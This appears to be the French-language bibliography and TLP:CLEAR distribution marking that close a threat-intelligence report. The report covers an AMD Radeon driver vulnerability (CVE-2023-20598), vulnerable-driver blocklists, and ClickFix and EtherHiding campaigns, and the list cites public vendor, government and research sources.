- AMD, bulletin AMD-SB-6009, AMD Radeon Graphics Kernel Driver Privilege Management Vulnerability, 16 octobre 2023. amd.com
- NIST NVD, fiche CVE-2023-20598, publiée le 17 octobre 2023, consultée le 6 octobre 2026. nvd.nist.gov
- CISA, catalogue Known Exploited Vulnerabilities, version 2026.10.04, 4 octobre 2026. github.com/cisagov/kev-data
- LOLDrivers, fiche
PDFWKRNL.sys, ajoutée le 20 mars 2026. loldrivers.io - LOLDrivers, copie de la liste de blocage Microsoft
SiPolicy_Enforced.xml, version 10.0.27825.0, mise à jour du 13 avril 2026. github.com/magicsword-io/LOLDrivers - Microsoft, KB5020779, The vulnerable driver blocklist after the October 2022 preview release, octobre 2022. support.microsoft.com
- MITRE, ATT&CK Enterprise v19.2, données STIX, 5 août 2026. github.com/mitre-attack/attack-stix-data
- MITRE, ATT&CK, T1204.004 Malicious Copy and Paste, consulté le 6 octobre 2026. attack.mitre.org
- Proofpoint, Security Brief: ClickFix Social Engineering Technique Floods Threat Landscape, novembre 2024. proofpoint.com
- Guardio Labs, EtherHiding: Hiding Web2 Malicious Code in Web3 Smart Contracts, octobre 2023. guard.io
- Google Threat Intelligence Group, DPRK Adopts EtherHiding: Nation-State Malware Hiding on Blockchains, 16 octobre 2025. cloud.google.com
- Whalebone, The Secrets of Blockchain: ClickFix Utilizes Polygon for C2 Domain Distribution, 27 mai 2026. whalebone.io
- Dark Reading, ClickFix Campaign Compromises 31 Orgs, Abuses Polygon Blockchain, recherche GuidePoint Security, 1er septembre 2026. darkreading.com
- Google, Chrome for Developers, Native messaging, consulté le 6 octobre 2026. developer.chrome.com
- Microsoft Learn, politique Edge NativeMessagingUserLevelHosts, consulté le 6 octobre 2026. learn.microsoft.com
- Microsoft Learn, DisableMSI, stratégie Windows Installer, consulté le 6 octobre 2026. learn.microsoft.com
- Microsoft, NoRun, entrée de registre de la stratégie Remove Run menu from Start Menu, consulté le 6 octobre 2026. technet.microsoft.com
Marquage TLP:CLEAR, PAP:CLEAR. Diffusion libre, exploitation sans restriction.
Les analyses présentées ici n’engagent que leur auteur et reposent sur les sources publiques listées ci-dessus.